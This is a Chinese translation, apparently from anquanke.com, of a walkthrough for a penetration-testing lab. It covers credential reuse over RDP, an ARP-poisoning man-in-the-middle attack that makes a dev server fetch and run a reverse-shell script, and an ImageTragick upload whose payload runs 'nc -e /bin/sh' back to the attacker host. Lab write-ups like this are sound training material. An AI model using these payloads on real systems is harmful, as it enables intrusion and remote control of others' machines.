
4.12 Terminal

如上所述，在一个地方找到的密码可能出现在另一个地方。在这种情况下，通过扫描 terminal2 服务器端口，我们得到一个打开的 RDP（译者注：国内俗称 3389）：

```
d.nash@tl9-ssh:~$ nmap 192.168.3.2

Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-16 02:53 MSK
Nmap scan report for 192.168.3.2
Host is up (0.0042s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49159/tcp open  unknown
```

安全客（www.anquanke.com）

让我们尝试使用来自 NAS 的 d.rector 凭据进行连接：



token 就在桌面上！

4.13 DEV 和 MITM

通过访问本地子网 192.168.3/24，我们开辟了新的攻击途径。回想一下网络拓扑图，加上在 FTP 服务器上找到的 trouble.cap：


```
220 ProFTPD 1.3.5 Server (by CyBear 32C) [::ffff:172.16.0.4]
USER m.barry
331 Password required for m.barry
PASS Shie9aiR
230 User m.barry logged in
CWD upload
250 CWD command successful
CWD test_scripts
250 CWD command successful
TYPE A
200 Type set to A
PASV
227 Entering Passive Mode (172,16,0,4,201,0).
NLST *.py
150 Opening ASCII mode data connection for file list
226 Transfer complete
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (172,16,0,4,147,119).
RETR test.py
150 Opening BINARY mode data connection for test.py (85 bytes)
226 Transfer complete
```

如在 trouble.cap 中所见，dev 服务器很可能在访问 FTP test_scripts 文件夹下载所有 *.py 文件后执行了它们。只有 root 用户才能获取此文件夹的访问权限。


现在我们有了一个 terminal 服务器，Intercepter-NG 位于其中，我们可以轻松进行 MITM 攻击。我们来试试吧！

从文件夹 C\Intercepter-NG 打开 Intercepter-NG。第一步是扫描本地网络。右键单击表中的空白区域，设置防止 ARP 扫描超时并启动云安全扫描。

同时，Intercepter 在其子网中发送 ARP 请求以确定其中的现有主机，然后尝试确定每个主机上安装的操作系统。




好吧，已经定义了两个主机：




Stealth IP 是一个不存在的 IP 地址，Intercepter 用它来执行 MITM 攻击。

由于客户端和服务器位于不同的子网上，因此它们将通过网关相互通信; 我们将 3.3 添加到 NAT，并将 3.254 添加为网关。




同时需要在 ftp 服务器上创建一个目录（dev 将进入），而不是利用原来的 upload 文件夹，并且新建目录名称应具有与 “upload’’ 一样多的字符，因为 Intercepter-NG 只能替换相同长度的流量。



当然，在 test.py 脚本中，我们将设置有效负载-反弹 shell 到 172.16.0.2 的 6666：

配置拦截器：



流量转换器将用.uploa 替换 upload，因此，当 m.barry 进行 CWD 上传时，它将进入目录.uploa 并从那里下载并执行我们的脚本，从而创建一个反向 shell。

我们在 SSH 上开启监听：

```
Linux tl9-ssh 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64
Last login: Mon Jun 20 01:41:34 2016 from 10.10.156.206
d.nash@tl9-ssh:~$ nc -nvlp 6666
listening on [any] 6666 ...
```

安全客 (www.anquanke.com)

我们按下三个按钮打开 Incercepter：首先是右上方的常见嗅探，然后是 NAT，然后是 ARP 中毒。

在一分钟内我们得到了 shell：

```
d.nash@tl9-ssh:~$ nc -nvlp 6666
listening on [any] 6666 ...
connect to [172.16.0.2] from (UNKNOWN) [192.168.3.4] 55613
/bin/sh: 0: can't access tty; job control turned off
$ whoami
m.barry
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:39:03:c5
          inet addr:192.168.3.3  Bcast:192.168.3.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe39:3c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1224 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1617 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:105594 (103.1 KiB)  TX bytes:187435 (183.0 KiB)
```

安全客（www.anquanke.com）

同时发现了服务器的 token：

```
$ ls -la
total 24
drwxr-x--- 2 root m.barry 4096 Jun  8 10:51 .
drwxr-xr-x 3 root root    4096 May 16 21:13 ..
-rw-r----- 1 root m.barry  220 Dec 30  2012 .bash_logout
-rw-r----- 1 root m.barry 3392 Dec 30  2012 .bashrc
-rw-r----- 1 root m.barry   12 May 14 20:35 ftp_client.txt
-rw-r----- 1 root m.barry  675 Dec 30  2012 .profile
$
```

安全客（www.anquanke.com）


4.14 “Tragick”SITE-TEST

现在让我们将注意力转向站点测试服务器。像往常针对 Test Lab 的 Web 服务一样，尝试运行 whatweb 和 dirb 来找出服务器上的内容。

```
root@Kali:~/labs/lab9/site-test# whatweb 172.16.0.3
http://172.16.0.3 [200 OK] Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED
][ZZ], HTML5, HTTPServer[nginx/1.10.0], HttpOnly[laravel_session], IP[172.16.0.3
], JQuery, Script, Title[CyBear 32C], X-UA-Compatible[IE=edge], nginx[1.10.0]
```

安全客（www.anquanke.com）

该站点是用 PHP 框架 Laravel 编写的。此外，还包括详细的报错信息：




从这里，你通常可以获得有关服务器路径等的信息，这些信息对于 SQL 注入等很有帮助。但在这种情况下，它对我们没有多大帮助……使用 dirb 很快就找到 URL：

```
---- Scanning URL: http://172.16.0.3/ ----
+ http://172.16.0.3/.htaccess (CODE:200|SIZE:553)
+ http://172.16.0.3/admin (CODE:302|SIZE:364)
```

安全客（www.anquanke.com）

在管理面板中使用已经收集的凭据尝试登录，都没成功。我们切换到照片上传的地方，简单尝试提交：



再次下载图片，但无法找到添加这些图片的位置（虽然 dirb 也找到了 upload 文件夹，但其中的文件无法通过其原始名称访问）。

让我们尝试 ImageMagick 中的一个漏洞，它被称为ImageTragick。

构造要下载的文件：

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'url(https://127.0.0.0/oops.jpg"|nc -e /bin/sh 172.16.0.2 123
4 "rce1)'
pop graphic-context
```

安全客（www.anquanke.com）

并在 SSH 服务器上监听端口 1234。填写表单并使用上面显示的文本内容加载文件 oops.jpg。

```
d.nash@tl9-ssh:~$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [172.16.0.2] from (UNKNOWN) [172.16.0.3] 10603
whoami
www-data
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:59:32:95
          inet addr:172.16.0.3  Bcast:172.16.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe59:3295/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:44579727 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57834545 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5727722131 (5.3 GiB)  TX bytes:72330247070 (67.3 GiB)
```

安全客 (www.anquanke.com)

连接成功！在根文件夹（cd/）中，我们看到 token.txt：

```
drwxr-xr-x  16 root root   4096 May 18 13:04 lib
drwxr-xr-x   2 root root   4096 May  5 11:09 lib64
drwx------   2 root root  16384 Aug 18  2013 lost+found
drwxr-xr-x   3 root root   4096 Aug 18  2013 media
drwxr-xr-x   2 root root   4096 May  5 11:09 mnt
drwx------   5 root root   4096 May 18 16:43 opt
dr-xr-xr-x 378 root root      0 May 30 11:54 proc
drwx------   5 root root   4096 May 19 15:12 root
drwxr-xr-x  16 root root    620 May 30 11:54 run
drwxr-xr-x   2 root root  12288 May 18 13:03 sbin
drwxr-xr-x   2 root root   4096 Aug 18  2013 srv
dr-xr-xr-x  13 root root      0 May 30 13:16 sys
drwxrwxrwt   7 root root 421888 Jun 20 04:32 tmp
-rw-r--r--   1 root root      9 May 19 14:48 token.txt
drwxr-xr-x  10 root root   4096 Aug 18  2013 usr
drwxr-xr-x  12 root root   4096 Apr 21 00:24 var
lrwxrwxrwx   1 root root     27 May 18 13:06 vmlinuz -> boot/vmlinuz-3.16.0-4-amd64
lrwxrwxrwx   1 root root     26 Aug 18  2013 vmlinuz.old -> boot/vmlinuz-3.2.0-4-amd6
4
```

安全客 (www.anquanke.com)


4.15 打开 PORTAL

让我们尝试探索门户服务器，从端口扫描开始吧：

